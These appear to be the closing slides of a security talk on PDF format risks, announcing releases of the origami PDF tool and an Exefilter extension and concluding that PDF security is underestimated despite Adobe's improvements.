Hot, exclusive, for your eyes only

- A new release available online :
  - http://security-labs.org/origami/
- origapy : Exefilter extension to handle PDF based on origami
  - http://adullact.net/projects/exefilter/
- Cliffhanger for being invited again next year
  - Work in progress to be released ... later ;-)

Conclusion

PDF or not PDF ?

- This format is still largely underestimated
  - PDF is like a picture, so everything's safe
- Adobe made real improvements in their security policy
- . . . but a rich universe (Acrobat PRO, Flash, AIR, LiveCycle), interconnected, and HUGE overall